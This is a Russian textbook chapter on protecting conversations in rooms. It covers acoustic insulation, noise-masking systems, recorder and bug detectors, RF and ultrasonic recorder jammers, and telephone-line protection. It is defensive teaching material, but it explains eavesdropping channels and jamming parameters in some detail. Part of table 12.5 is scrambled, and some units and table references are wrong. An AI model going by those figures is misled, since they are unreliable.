Применение звукопоглощающих материалов при защите акустической информации имеет некоторые особенности по сравнению с звукоизоляцией. Одной из особенностей является необходимость создания непосредственно в помещении акустических условий для обеспечения разборчивости речи в различных его зонах. Таким условием является прежде всего обеспечение оптимального соотношения прямого и отраженного от ограждений акустических сигналов. Чрезмерное звукопоглощение приводит к ухудшению уровня сигнала в различных точках помещения, а большое время реверберации - к ухудшению разборчивости в результате наложения различных звуков.

Обеспечение рациональных значений рассмотренных условий определяется как общим количеством звукопоглощающих материалов в помещении, так и распределением звукопоглощающих материалов по ограждающим конструкциям с учетом конфигурации и геометрических размеров помещений.

Звукопоглощающие материалы могут быть сплошными и пористыми. Обычно пористые материалы используют в сочетании со сплошными.

Один из распространенных видов пористых материалов - облицовочные звукопоглощающие материалы. Их изготавливают в виде плоских плит (плиты минераловатные «Акмигран», «Акмант», «Силакмор», «Винипор», ПА/С, ПА/О, ПП-80, ППМ, ПММ) или рельефных конструкций (пирамид, клиньев и т.д.), располагаемых или вплотную, или на небольшом расстоянии от сплошной строительной конструкции (стены, перегородки, ограждения и т.п.). Используются также звукопоглощающие облицовки из слоя пористо-волокнистого материала (стеклянного или базальтового волокна, минеральной ваты) в защитной оболочке из ткани или пленки с перфорированным покрытием (металлическим, гипсовым и др.).

Пористые звукопоглощающие материалы малоэффективны на низких частотах.

Отдельную группу звукопоглощающих материалов составляют резонансные поглотители. Они подразделяются на мембранные и резонаторные. Мембранные поглотители представляют собой натянутый холст (ткань), тонкий фанерный (картонный) лист, под которым располагают хорошо демпфирующий материал (материал с большой вязкостью, например, поролон, губчатую резину, строительный войлок и т.д.). В такого рода поглотителях максимум поглощения достигается на резонансных частотах.

Перфорированные резонаторные поглотители представляют собой систему воздушных резонаторов (например, резонаторов Гельмгольца), в устье которых расположен демпфирующий материал.

Средние значения звукоизоляции некоторых материалов приведены в таблице 5.4.



Повышение звукоизоляции стен и перегородок помещений достигается применением однослойных и многослойных (чаще - двойных) ограждений. В многослойных ограждениях целесообразно подбирать материалы слоев с резко отличающимися акустическими сопротивлениями (например, бетон - поролон).

Значения ослабления звука ограждениями, выполненными из некоторых часто применяемых строительных материалов, указаны в таблице 2.6.

Уровень акустического сигнала за ограждением можно приближенно оценить по формуле:

$$R_{ог} \approx R_c + 6 + 10 \cdot \lg S_{ог} - K_{ог}, \text{ дБ}$$

где  $R_c$  - уровень речевого сигнала в помещении (перед ограждением), дБ;

$S_{ог}$  - площадь ограждения, дБ;

$K_{ог}$  - звукоизоляция ограждения, дБ.

Таблица 12.4 - Звукопоглощающие свойства некоторых материалов

Материал	Коэффициент поглощения на частотах, Гц					
	125	250	500	1000	2000	4000
Кирпичная стена	0,024	0,025	0,032	0,041	0,049	0,07
Деревянная обивка	0,1	0,11	0,11	0,082	0,082	0,11
Стекло одинарное	0,03	*	0,027	*	0,02	*
Штукатурка известковая	0,025	0,04	0,06	0,085	0,043	0,058
Войлок (толщина 25 мм)	0,18	0,36	0,71	0,8	0,82	0,85
Ковер с ворсом	0,09	0,08	0,21	0,27	0,27	0,37
Стеклянная вата (толщиной 9 мм)	0,32	0,4	0,51	0,6	0,65	0,6
Хлопчатобумажная ткань	0,03	0,04	0,11	0,17	0,24	0,35

Между помещениями зданий и сооружений проходит много технологических коммуникаций (трубы тепло-, газо-, водоснабжения и канализации, кабельная сеть

энергоснабжения, вентиляционные короба и т.д.). Для них в стенах и перекрытиях сооружений делают соответствующие отверстия и проемы. Их надежная звукоизоляция обеспечивается применением специальных гильз, коробов, прокладок, глушителей, вязкоупругих заполнителей и т.д. Обеспечение требуемой звукоизоляции в вентиляционных каналах достигается использованием сложных акустических фильтров и глушителей.

Следует иметь в виду, что в общем случае звукоизоляция ограждающих конструкций, содержащих несколько элементов, должна оцениваться звукоизоляцией наиболее слабого из них.

Таблица 12.5 - Звукопоглощающие свойства некоторых строительных конструкций

Материал	Толщина	Звукоизоляция на частотах					
		(Гц), дБ					
		125	250	500	1000	2000	4000
Кирпичная стена	1/2 кирпича	39	40	42	48	54	60
	1 кирпич	36	41	44	51	58	64
Отштукатуренная с двух сторон стена	1,5 кирпича	41	44	48	55	61	66
	2 кирпича	45	48	52	59	65	70
	2,5 кирпича	47	50	54	61	67	72
	40 мм	32	36	35	38	47	53
Стена из железобетонных блоков	100 мм	40	40	44	50	55	60
	200 мм	42	44	49	55	61	66
	300 мм	45	50	58	65	71	76
	400 мм	48	55	61	68	74	79
	400 мм	84	85	91	98	104	109

	800 мм	5	6	6	7	7	7	
		5	1	8	0	0	0	
Стена	из	220 мм	4	4	4	5	6	6
шлакоблоков			2	2	8	4	0	3
Перегородка	из	20 см	2	2	2	2	2	2
древесно-стружечной			3	6	6	6	6	6
плиты								

Для ведения конфиденциальных разговоров разработаны специальные звукоизолирующие кабины. В конструктивном отношении они делятся на каркасные и бескаркасные. В первом случае на металлический каркас крепятся звукопоглощающие панели. Примером таких кабин являются кабины междугородней телефонной связи. Кабины с двухслойными звукопоглощающими плитами обеспечивают ослабление звука до 35... 40 дБ.

Более высокой акустической эффективностью (большим коэффициентом ослабления) обладают кабины бескаркасного типа. Они собираются из готовых многослойных щитов, соединенных между собой через звукоизолирующие упругие прокладки. Такие кабины дороги в изготовлении, но снижение уровня звука в них может достигать 50 ... 55 дБ. Для повышения звукоизоляции кабины минимизируют возможное число стыковочных соединений отдельных панелей между собой и с каркасом кабины. Тщательно герметизируют и уплотняют стыковочные соединения, применяют звукопоглощающие облицовки стен и потолка. В системах вентиляции и кондиционирования воздуха устанавливают специальные глушители звука.

Звукоизолирующие кабины в зависимости от требований к звукоизоляции подразделяются на 4 класса. В диапазоне 63 ... 8000 Гц кабины должны обеспечивать ослабление звука: кабины 1-го класса - на 25 ... 50 дБ; 2-го класса - на 15 ... 49 дБ; 3-го и 4-го классов - 15 ... 39 и 15 ... 29 дБ соответственно. Наименьшие значения соответствуют низким частотам, наибольшие - высоким (2000 ... 4000 Гц).

### 12.2.2 Виброакустическая маскировка

В случае, если используемые пассивные средства защиты помещений не обеспечивают требуемых норм по звукоизоляции необходимо использовать активные меры защиты.

Активные меры защиты заключаются в создании маскирующих акустических помех средствам разведки, то есть использованием виброакустической маскировки информационных сигналов. В отличие от звукоизоляции помещений, обеспечивающей требуемое ослабление интенсивности звуковой волны за их пределами, использование

активной акустической маскировки снижает отношение сигнал/шум на входе технического средства разведки за счет увеличения уровня шума (помехи).

Виброакустическая маскировка эффективно используется для защиты речевой информации от утечки по прямому акустическому, виброакустическому и оптико-электронному каналам утечки информации.

Для формирования акустических помех применяются специальные генераторы, к выходам которых подключены звуковые колонки (громкоговорители) или вибрационные излучатели (вибродатчики).

На практике наиболее широкое применение нашли генераторы шумовых колебаний. Именно поэтому активную акустическую маскировку часто называют акустическим зашумлением. Большую группу генераторов шума составляют устройства, принцип действия которых основан на усилении колебаний первичных источников шумов. В качестве источников шумовых колебаний используются электровакуумные, газоразрядные, полупроводниковые и другие электронные приборы и элементы.

Временной случайный процесс, близкий по своим свойствам к шумовым колебаниям, может быть получен и с помощью цифровых генераторов шума, формирующих последовательности двоичных символов, называемые псевдослучайными.

Наряду с шумовыми помехами в целях активной акустической маскировки используют и другие помехи, например, "одновременный разговор нескольких человек", хаотические последовательности импульсов и т.д.

Роль оконечных устройств, осуществляющих преобразование электрических колебаний в акустические колебания речевого диапазона длин волн, обычно выполняют малогабаритные широкополосные громкоговорители, а осуществляющих преобразование электрических колебаний в вибрационные - вибрационные излучатели (вибродатчики).

Громкоговорители систем зашумления устанавливаются в помещении в местах наиболее вероятного размещения средств акустической разведки, а вибродатчики крепятся на рамах, стеклах, коробах, трубопроводах, стенах, потолках и т.д.

Создаваемые вибродатчиками шумовые колебания в ограждающих конструкциях, трубах, оконном стекле и т.д. приводят к значительному повышению в них уровня вибрационных шумов и тем самым - к существенному ухудшению условий приема и восстановления речевых сообщений средствами разведки.

В настоящее время создано большое количество различных систем активной виброакустической маскировки, успешно используемых для подавления средств перехвата речевой информации. К ним относятся: системы "Заслон", "Кабинет", "Барон", "Фон-В", VNG-006, ANG-2000, NG-101 и др. (см. табл. 5.6).

В состав типовой системы виброакустической маскировки входят шумогенератор и от 6 до 12 ... 25 вибродатчиков (пьезокерамических или электромагнитных). Дополнительно в состав системы могут включаться звуковые колонки (спикеры).

Таблица 12.6 - Основные характеристики систем виброакустического зашумления

Наименование характеристик	Модель (тип)		
	VNG – 006DM	ANG - 2000	«Заслон – 2М»
Полоса частот эффективной защиты на перекрытии толщиной 0,25 м, кГц	0,25 ... 5,0	0,25 ... 5,0	0,1 ... 5,0
Максимальное количество вибродатчиков, шт.	12	18	25
Тип и принцип действия вибродатчиков	КВП-2, КВП-6, КВП-7 пьезокерамические	TRN-2000 электромагнитные	электромагнитные
Эффективный радиус подавления вибродатчика на перекрытии толщиной 0,25 м, м	4	5	1,5
Габариты вибродатчиков, мм	Ø 40x30, Ø 50x39, Ø 33x8	Ø 100x338	46x65x53
Примечания	Подключение спикера. Сертификат Гостехкомиссии России.	Подключение спикера. Сертификат Гостехкомиссии России.	Акустопуск. Адаптация к акустическому фону.

В комплекс "Барон", кроме обычного генератора шума, включены три радиоприемника, независимо настраиваемые на различные радиовещательные станции FM (УКВ-2) диапазона. Смешанные сигналы этих станций используются в качестве помехового сигнала, что значительно повышает эффективность помехи.

Для полной защиты помещения по виброакустическому каналу вибродатчики должны устанавливаться на всех ограждающих конструкциях (стенах, потолке, полу), оконных стеклах, а также трубах, проходящих через помещение. Требуемое количество вибродатчиков для защиты помещения определяется не только его площадью, количеством окон и труб, проходящих через него, но и эффективностью датчиков (эффективный радиус действия вибродатчиков на перекрытии толщиной 0,25 м составляет от 1,5 до 5 м).

В ряде систем виброакустической маскировки возможна регулировка уровня помехового сигнала. Например, в системах "Кабинет" и ANG-2000 осуществляется ручная плавная регулировка уровня помехового сигнала, а в системе "Заслон-2М"- автоматическая (в зависимости от уровня маскируемого речевого сигнала). В комплексе "Барон" возможна независимая регулировка уровня помехового сигнала в трех частотных диапазонах (центральные частоты: 250, 1000 и 4000 Гц).

Для защиты выделенных помещений в основном разворачиваются стационарные системы виброакустической маскировки, но для защиты временно используемых для проведения закрытых мероприятий могут применяться и мобильные. К таким системам относится, например, мобильная система виброакустического зашумления "Фон-В". В состав системы входят: генератор ANG-2000, вибродатчики TRN-2000 и TRN-2000М и металлические штанги для крепления датчиков к строительным конструкциям.

Система обеспечивает защиту помещения площадью до 25 м<sup>2</sup>.

Монтаж (демонтаж) системы осуществляется тремя специалистами в течение 30 минут без повреждения строительных конструкций и элементов отделки интерьера.

Для создания акустических помех в небольших помещениях или салоне автомобиля могут использоваться малогабаритные акустические генераторы, например, WNG-023. Генератор имеет размеры 111\*70\*22 мм и создает помеховый (типа "белый шум") акустический сигнал в диапазоне частот от 100 до 12000 Гц мощностью 1 Вт. Питание генератора осуществляется от элемента типа "Крона" или сети 220 В.

При организации акустической маскировки необходимо помнить, что акустический шум может создавать дополнительный мешающий фактор для сотрудников и раздражающе воздействовать на нервную систему человека, вызывая различные функциональные отклонения и приводить к быстрой и повышенной утомляемости работающих в помещении. Степень влияния мешающих помех определяется санитарными нормативами на величину акустического шума. В соответствии с нормами для учреждений величина мешающего шума не должна превышать суммарный уровень 45 дБ.

### 12.2.3 Методы и средства обнаружения и подавления диктофонов и акустических закладок

Диктофоны и акустические закладки в своем составе содержат большое количество полупроводниковых приборов, поэтому наиболее эффективным средством их обнаружения является нелинейный локатор, устанавливаемый на входе в выделенное помещение и работающий в составе системы контроля доступа.

К типовым представителям устройств этого класса относится, например, нелинейный локатор "Циклон-Рамка". Локатор имеет два датчика, выносной пульт управления и может скрытно устанавливаться в дверной проем выделенного помещения, что позволяет контролировать наличие у посетителей (как в ручной клади, так и под одеждой) любых радиоэлектронных устройств, в том числе диктофонов и подслушивающих устройств, как во включенном, так и в выключенном состояниях. Зона контроля локатора составляет: по высоте - 2,2 м, по длине - 1,5 м, по ширине - 1,5 м.

Для обнаружения работающих в режиме записи диктофонов применяются так называемые *детекторы диктофонов*. Принцип действия приборов основан на обнаружении слабого магнитного поля, создаваемого генератором подмагничивания или работающим двигателем диктофона в режиме записи. Электродвижущая сила (ЭДС), наводимая этим полем в датчике сигналов (магнитной антенне), усиливается и выделяется из шума специальным блоком обработки сигналов. При превышении уровня принятого сигнала некоторого установленного порогового значения срабатывает световая или звуковая сигнализация. Во избежание ложных срабатываний порог обнаружения необходимо корректировать практически перед каждым сеансом работы, что является недостатком подобных приборов.

Детекторы диктофонов выпускаются в переносном и стационарном вариантах. К переносным относятся детекторы "Сова", RM-100, TRD-800, а к стационарным - PTRD-14, PTRD-16, PTRD-18 и т.д.

В переносном (носимом) варианте блок анализа детектора размещается в кармане оператора, поисковая антенна в рукаве (обычно крепится на предплечье), а датчик сигнализации вибраторного типа - на поясе или в кармане. В ходе переговоров оператор приближает антенну (руку) к возможным местам установки диктофона (портфель, одежда собеседника и т.д.). При обнаружении излучений (превышении магнитного поля установленного оператором порогового значения) включенного на запись диктофона скрытый сигнализатор-вибратор начинает вибрировать, сигнализируя оператору о возможной записи разговора.

Для защиты выделенных помещений в основном используются детекторы диктофонов, выполненные в стационарных вариантах. В отличие от переносных детекторов, имеющих

один датчик сигналов, стационарные детекторы диктофонов оборудованы несколькими датчиками (например, детектор PTRD-18 имеет возможность подключения до 16 датчиков одновременно), что позволяет существенно повысить вероятность обнаружения диктофонов.

Стационарный вариант предполагает установку (заделку) антенн в стол для переговоров и в кресла (подлокотники). Блок анализа и индикатор наличия диктофонов размещается в столе руководителя или у дежурного (в этом случае создается дополнительный канал управления). При наличии у беседующего диктофона в одежде или в вещах (папка, портфель и т.д.) у руководителя скрытым образом будет срабатывать индикация этого факта.

Ввиду слабого уровня магнитного поля, создаваемого работающими диктофонами (особенно в экранированных корпусах), дальность их обнаружения детекторами незначительна. Например, дальность обнаружения диктофона L- 400 в режиме записи в условиях офиса даже при использовании стационарного детектора PTRD-018 не превышает 45 ... 65 см. Дальность обнаружения диктофонов в неэкранированных корпусах может составлять 1 ... 1,5 м. Основные характеристики детекторов диктофонов представлены в каталоге.

Наряду со средствами обнаружения портативных диктофонов на практике эффективно используются и средства их подавления. Для этих целей используются устройства электромагнитного подавления типа "Рубеж", "Шумотрон", "Буран", "УПД" и др. (таблица 5.7) и устройства ультразвукового подавления типа "Завеса". Основные характеристики устройств подавления диктофонов представлены в каталоге.

Принцип действия устройств электромагнитного подавления основан на генерации в дециметровом диапазоне частот (обычно в районе 900 МГц) мощных шумовых сигналов. В основном для подавления используются импульсные сигналы. Излучаемые направленными антеннами помеховые сигналы, воздействуя на элементы электронной схемы диктофона (в частности, усилитель низкой частоты и усилитель записи), вызывают в них наводки шумовых сигналов. Вследствие этого одновременно с информационным сигналом (речью) осуществляется запись и детектированного шумового сигнала, что приводит к значительному искажению первого.

Зона подавления диктофонов зависит от мощности излучения, его вида, а также от типа используемой антенны. Обычно зона подавления представляет собой сектор с углом от 30 до 80 градусов и радиусом до 1,5 м (для диктофонов в экранированном корпусе).

Устройства подавления диктофонов используют как непрерывные, так и импульсные сигналы. Например, подавитель диктофонов "Шумотрон-2" работает в импульсном режиме на частоте 915 МГц. Длительность излучаемого импульса не более 300 мкс, а импульсная мощность - не менее 150 Вт. При средней мощности излучения 20 Вт обеспечивается дальность подавления диктофонов в экранированном корпусе (типа "Olimpus-400") до 1,5 м в



секторе около 30 градусов. Дальность подавления диктофонов в неэкранированном корпусе составляет несколько метров.

Системы ультразвукового подавления излучают мощные неслышимые человеческим ухом ультразвуковые колебания (обычно частота излучения около 20 кГц), воздействующие непосредственно на микрофоны диктофонов или акустических закладок, что является их преимуществом. Данное ультразвуковое воздействие приводит к перегрузке усилителя низкой частоты диктофона или акустической закладки (усилитель начинает работать в нелинейном режиме) и тем самым - к значительным искажениям записываемых (передаваемых) сигналов.

В отличие от систем электромагнитного подавления подобные системы обеспечивают подавление в гораздо большем секторе. Например, комплекс "Завеса" при использовании двух ультразвуковых излучателей способен обеспечить подавление диктофонов и акустических закладок в помещении объемом 27 м<sup>3</sup>. Однако системы ультразвукового подавления имеют и один важный недостаток: эффективность их резко снижается, если микрофон диктофона или закладки прикрыть фильтром из специального материала или в усилителе низкой частоты установить фильтр низких частот с граничной частотой 3,4 ... 4 кГц.

Для обнаружения радиозакладок в выделенных помещениях могут использоваться индикаторы поля, интерсепторы, радиочастотомеры, сканерные приемники, программно-аппаратные комплексы контроля и другие технические средства.

Наиболее эффективным методом выявления радиозакладок в выделенных помещениях является постоянный (круглосуточный) радиоконтроль с использованием программно-аппаратных комплексов контроля. Для его организации в специально оборудованном помещении на объекте разворачивается стационарный пункт радиоконтроля, в состав которого, как правило, включаются один или несколько программно-аппаратных комплексов, позволяющих контролировать все выделенные помещения. На пункте радиоконтроля устанавливается опорная антенна, а в выделенных (контролируемых) помещениях - малогабаритные широкополосные антенны и звуковые колонки или выносные микрофоны, которые при установке камуфлируются. Антенны и звуковые колонки (или микрофоны) специально проложенными кабелями соединяются соответственно с блоками высокочастотного (антенного) или низкочастотного коммутаторов, установленных в помещении стационарного пункта контроля.

Если при проведении радиоконтроля обнаружена передача информации радиозакладкой, то до ее выявления может быть организована постановка прицельных помех на частоте передачи закладки. Для этих целей может использоваться, например, устройство постановки помех АРК-СП.

В состав аппаратуры АРК-СП входят широкополосная антенна, перестраиваемый передатчик помех и программное обеспечение. Управляющая программа позволяет с высокой скоростью настраивать передатчик на предварительно заданные частоты в диапазоне от 65 до 1000 МГц. Передатчик создает прицельную по частоте помеху с узкополосной и широкополосной модуляцией несущей частоты специальными сигналами: речевая фраза или тональный сигнал. Мощность помехи -150 ... 200 мВт. Аппаратура функционирует под управлением ПЭВМ автономно или в составе программно-аппаратных комплексов контроля типа АРК и позволяет осуществлять постановку помех одновременно

Таблица 12.7 - Основные характеристики устройств подавления аппаратуры магнитной записи

Наименование характеристик	Модель (тип)					
	«Рубеж-1»	«РаМЗес-Авто»	«РаМЗес-Дубль»	«Буран-2»	«Буран-3»	«УПД-2»
Дальность подавления, м	не менее 1,5/ -	не менее 1,5/ до 1,5	не менее 2/ до 2	не менее 1,5/ -	не менее 3/ 2	до 6 (?)/ до 4 (?)
Зона подавления	Телесный угол не менее 60°	Шаровой сектор с углом не менее 60°	Шаровой сектор с углом не менее 70°	45° • 45°	45° • 45°	Сектор с углом не менее 80°
Излучаемая мощность, Вт	-	5 (АС 220 В)4 (DC 12 В)	8	Не более 10 Вт в импульсе	Не более 10 Вт в импульсе	-
Питание, потребляемая мощность	АС 220 В, не более 25 Вт	АС 220 В (30 Вт) DC 12 В (20 Вт)	АС 220 В, не более 40 Вт	АС 220 В; DC 12 В, не более 40 Вт	АС 220 В; DC 12 В, не более 40 Вт	АС 220 В; DC 12 В, не более 60 Вт
Время	не более	не	не более	не	не более 2	не более 1,5

непрерывной работы	1 часа	более 1 часа	1 часа	более 2 ч (AC) не более 1 ч (DC)	более 1 ч (DC)	ч (DC)
Примечания	Стационарный	Стационарный, автомобильный	Стационарный. Возможность подключения одной или двух антенн одновременно		В дипломате. Адаптивная модуляция помехового сигнала	В дипломате. Пульт дистанционного управления

Примечание: В графе дальность подавления в числителе – диктофона в пластмассовом корпусе, в знаменателе – в металлическом корпусе.

(попеременно) на четырех частотах (время излучения на одной не менее 50 мс).

Аппаратура питается от сети 220 В и имеет размеры 300\*300\*55 мм.

Для подавления радиозакладок также могут использоваться системы пространственного электромагнитного зашумления, применяемые для маскировки побочных электромагнитных излучений ТСПИ. Однако при этом необходимо помнить, что ввиду сравнительно низкой спектральной мощности излучаемой помехи, эти системы эффективны только для подавления маломощных (как правило, с мощностью излучения менее 10 мВт) радиозакладок. Поэтому для подавления радиозакладок необходимо использовать генераторы шума с повышенной мощностью.

Для защиты речевой информации от сетевых акустических закладок используются помехоподавляющие фильтры низких частот и системы линейного зашумления.

Помехоподавляющие фильтры устанавливаются в линии питания розеточной и осветительной сетей в местах их выхода из выделенных помещений. Учитывая, что сетевые закладки используют для передачи информации частоты свыше 40 ... 50 кГц, для защиты информации необходимо использовать фильтры низких частот с граничной частотой не более 40 кГц. К таким фильтрам относятся, например, фильтры типа ФСПК, граничная частота которых составляет 20 кГц.

В системах зашумления линий электропитания используются генераторы шума типа "Гром-ЗИ-4", "Гром-ЗИ-6Ц", "Гном-2С" и др. Основные характеристики генераторов шума представлены в каталоге.

При выборе генераторов шума особое внимание необходимо уделять полосе частот и спектральной мощности помехового сигнала. Например, генераторы шума "Гром-ЗИ-4", "Гром-ЗИ-6Ц" создают помеховый сигнал в диапазоне частот от 0,1 до 1 МГц и от 0,1 до 5 МГц соответственно. Поэтому они не эффективны для подавления сетевых закладок, использующих для передачи информации частоты ниже 100 кГц

#### **12.2.4 Методы и средства защиты телефонных линий**

При защите телефонных аппаратов и телефонных линий необходимо учитывать несколько аспектов:

- телефонные аппараты (даже при положенной трубке) могут быть использованы для перехвата акустической речевой информации из помещений, в которых они установлены, то есть для подслушивания разговоров в этих помещениях;
- телефонные линии, проходящие через помещения, могут использоваться в качестве источников питания акустических закладок, установленных в этих помещениях, а также для передачи перехваченной информации;
- и, конечно, возможен перехват (подслушивание) телефонных разговоров путем гальванического или через индукционный датчик подключения к телефонной линии закладок (телефонных ретрансляторов), диктофонов и других средств несанкционированного съема информации.

Телефонный аппарат имеет несколько элементов, имеющих способность преобразовывать акустические колебания в электрические, то есть обладающих "микрофонным эффектом". К ним относятся: звонковая цепь, телефонный и, конечно, микрофонный капсюли. За счет электроакустических преобразований в этих элементах возникают информационные (опасные) сигналы.

При положенной трубке телефонный и микрофонный капсюли гальванически отключены от телефонной линии и при подключении к ней специальных высокочувствительных низкочастотных усилителей возможен перехват опасных сигналов, возникающих в элементах только звонковой цепи. Амплитуда этих опасных сигналов, как правило, не превышает долей мВ.

При использовании для съема информации метода "высокочастотного навязывания", несмотря на гальваническое отключение микрофона от телефонной линии, сигнал навязывания благодаря высокой частоте проходит в микрофонную цепь и модулируется по амплитуде информационным сигналом.

Следовательно, в телефонном аппарате необходимо защищать как звонковую цепь, так и цепь микрофона.

Для защиты телефонного аппарата от утечки акустической (речевой) информации по электроакустическому каналу используются как пассивные, так и активные методы и средства.

К наиболее широко применяемым пассивным методам защиты относятся:

- ограничение опасных сигналов;
- фильтрация опасных сигналов;
- отключение преобразователей (источников) опасных сигналов.

Возможность ограничения опасных сигналов основывается на нелинейных свойствах полупроводниковых элементов, главным образом диодов. В схеме ограничителя малых амплитуд используются два встречно-включенных диода. Такие диоды имеют большое сопротивление (сотни кОм) для токов малой амплитуды и единицы Ом и менее - для токов большой амплитуды (полезных сигналов), что исключает прохождение опасных сигналов малой амплитуды в телефонную линию и практически не оказывает влияние на прохождение через диоды полезных сигналов.

Диодные ограничители включаются последовательно в линию звонка (см. рис. 12.1) или непосредственно в каждую из телефонных линий (см. рис. 12.3).

Фильтрация опасных сигналов используется главным образом для защиты телефонных аппаратов от "высокочастотного навязывания".



Рисунок 12.1 - Схема защиты звонковой цепи



Рисунок 12.2- Схема защиты микрофона телефонного аппарата



Рисунок 12.3 - Схема устройства защиты телефонных аппаратов типа «Гранит», сочетающего фильтр и ограничитель

Простейшим фильтром является конденсатор, устанавливаемый в звонковую цепь телефонных аппаратов с электромеханическим звонком и в микрофонную цепь всех аппаратов (см. рис. 12.1, 12.2). Емкость конденсаторов выбирается такой величины, чтобы зашунтировать зондирующие сигналы высокочастотного навязывания и не оказывать существенного влияния на полезные сигналы. Обычно для установки в звонковую цепь используются конденсаторы емкостью 1 мкФ, а для установки в микрофонную цепь - емкостью 0,01 мкФ. Более сложное фильтрующее устройство представляет собой многозвенный фильтр низкой частоты на LC-элементах.


Для защиты телефонных аппаратов, как правило, используются устройства, сочетающие фильтр и ограничитель. К ним относятся: устройства типа "Экран", "Гранит-8", "Корунд", "Грань-300" и др. (см. рис. 12.3).

Отключение телефонных аппаратов от линии при ведении в помещении конфиденциальных разговоров является наиболее эффективным методом защиты информации.


Самый простой способ реализации этого метода защиты заключается в установке в корпусе телефонного аппарата или телефонной линии специального выключателя, включаемого и выключаемого вручную. Более удобным в эксплуатации является установка в телефонной линии специального устройства защиты, автоматически (без участия оператора) отключающего телефонный аппарат от линии при положенной телефонной трубке.

К типовым устройствам, реализующим данный метод защиты, относится изделие "Барьер-М1". В его состав входят:

- электронный коммутатор;
- схема анализа состояния телефонного аппарата, наличия вызывных сигналов и управления коммутатором;
- схема защиты телефонного аппарата от воздействия высоковольтных импульсов.

Устройство работает в следующих режимах: дежурном, передачи сигналов вызова и рабочем.

В дежурном режиме (при положенной телефонной трубке) телефонный аппарат отключен от линии, и устройство находится в режиме анализа поднятия телефонной трубки и наличия сигналов вызова. При этом сопротивление развязки между телефонным аппаратом и линией АТС составляет не менее 20 МОм. Напряжение на выходе устройства в дежурном приеме составляет 5...7В.

При получении сигналов вызова устройство переходит в режим передачи сигналов вызова, при котором через электронный коммутатор телефонный аппарат подключается к линии. Подключение осуществляется только на время действия сигналов вызова.

При поднятии телефонной трубки устройство переходит в рабочий режим и телефонный аппарат подключается к линии. Переход устройства из дежурного в рабочий режим осуществляется при токе в телефонной линии не менее 5 мА.

Изделие устанавливается в разрыв телефонной линии, как правило, при выходе ее из выделенного (защищаемого) помещения или в распределительном щитке (кроссе), находящемся в пределах контролируемой зоны.

Электропитание устройства осуществляется от телефонной линии при токе потребления в дежурном режиме не более 0,3 мА.

Устройство "Барьер –М1" обеспечивает защиту телефонного аппарата не только от утечки информации по электроакустическому каналу, но также и его защиту от воздействия высоковольтных импульсов (напряжением до 1000 В и длительностью до 100 мкс).

Активные методы защиты от утечки информации по электроакустическому каналу предусматривают линейное зашумление телефонных линий. Шумовой сигнал подается в линию в режиме, когда телефонный аппарат не используется (трубка положена). При снятии трубки телефонного аппарата подача в линию шумового сигнала прекращается.

К сертифицированным средствам линейного зашумления относятся устройства МП-1А (защита аналоговых телефонных аппаратов) и МП-1Ц П-1А (защита цифровых телефонных аппаратов) и др.

Для защиты акустической (речевой) информации в выделенных помещениях наряду с защитой телефонных аппаратов необходимо принимать меры и для защиты непосредственно телефонных линий, так как они могут использоваться в качестве источников питания акустических закладок, установленных в помещениях, а также для передачи информации, получаемой этими закладками.

При этом используются как пассивные, так и активные методы и средства защиты. Пассивные методы защиты основаны на блокировании акустических закладок, питающихся от телефонной линии в режиме положенной трубки, а активные - на линейном зашумлении линий и уничтожении (электрическом "выжигании") закладных устройств или их блоков питания путем подачи в линию высоковольтных импульсов.

Защита телефонных разговоров от перехвата осуществляется главным образом активными методами. К основным из них относятся:

- подача во время разговора в телефонную линию синфазного маскирующего низкочастотного сигнала (метод синфазной низкочастотной маскирующей помехи);
- подача во время разговора в телефонную линию маскирующего высокочастотного сигнала звукового диапазона (метод высокочастотной маскирующей помехи);
- подача во время разговора в телефонную линию маскирующего высокочастотного ультразвукового сигнала (метод ультразвуковой маскирующей помехи);
- поднятие напряжения в телефонной линии во время разговора (метод повышения напряжения);
- подача во время разговора в линию напряжения, компенсирующего постоянную составляющую телефонного сигнала (метод "обнуления");
- подача в линию при положенной телефонной трубке маскирующего низкочастотного сигнала (метод низкочастотной маскирующей помехи);
- подача в линию при приеме сообщений маскирующего низкочастотного (речевого диапазона) с известным спектром (компенсационный метод);
- подача в телефонную линию высоковольтных импульсов (метод "выжигания").

Суть метода синфазной маскирующей низкочастотной (НЧ) помехи заключается в подаче в каждый провод телефонной линии с использованием единой системы заземления аппаратуры АТС и нулевого провода электросети 220 В (нулевой провод электросети заземлен) согласованных по амплитуде и фазе маскирующих сигналов речевого диапазона частот (как правило, основная мощность помехи сосредоточена в диапазоне частот стандартного телефонного канала: 300 ... 3400 Гц). В телефонном аппарате эти помеховые сигналы компенсируют друг друга и не оказывают мешающего воздействия на полезный сигнал (телефонный разговор). Если же информация снимается с одного провода телефонной линии, то помеховый сигнал не компенсируется. А так как его уровень значительно превосходит полезный сигнал, то перехват информации (выделение полезного сигнала) становится невозможным.

В качестве маскирующего помехового сигнала, как правило, используются дискретные сигналы (псевдослучайные последовательности импульсов).

Метод синфазного маскирующего низкочастотного сигнала используется для подавления телефонных радиозакладок (как с параметрической, так и с кварцевой стабилизацией частоты) с последовательным (в разрыв одного из проводов) включением, а также телефонных радиозакладок и диктофонов с подключением к линии (к одному из проводов) с помощью индукционных датчиков различного типа.



Метод высокочастотной маскирующей помехи заключается в подаче во время разговора в телефонную линию широкополосного маскирующего сигнала в диапазоне высших частот звукового диапазона.

Данный метод используется для подавления практически всех типов подслушивающих устройств как контактного (параллельного и последовательного) подключения к линии, так и подключения с использованием индукционных датчиков. Однако эффективность подавления средств съема информации с подключением к линии при помощи с индукционных датчиков (особенно не имеющих предусилителей) значительно ниже, чем средств с гальваническим подключением к линии.

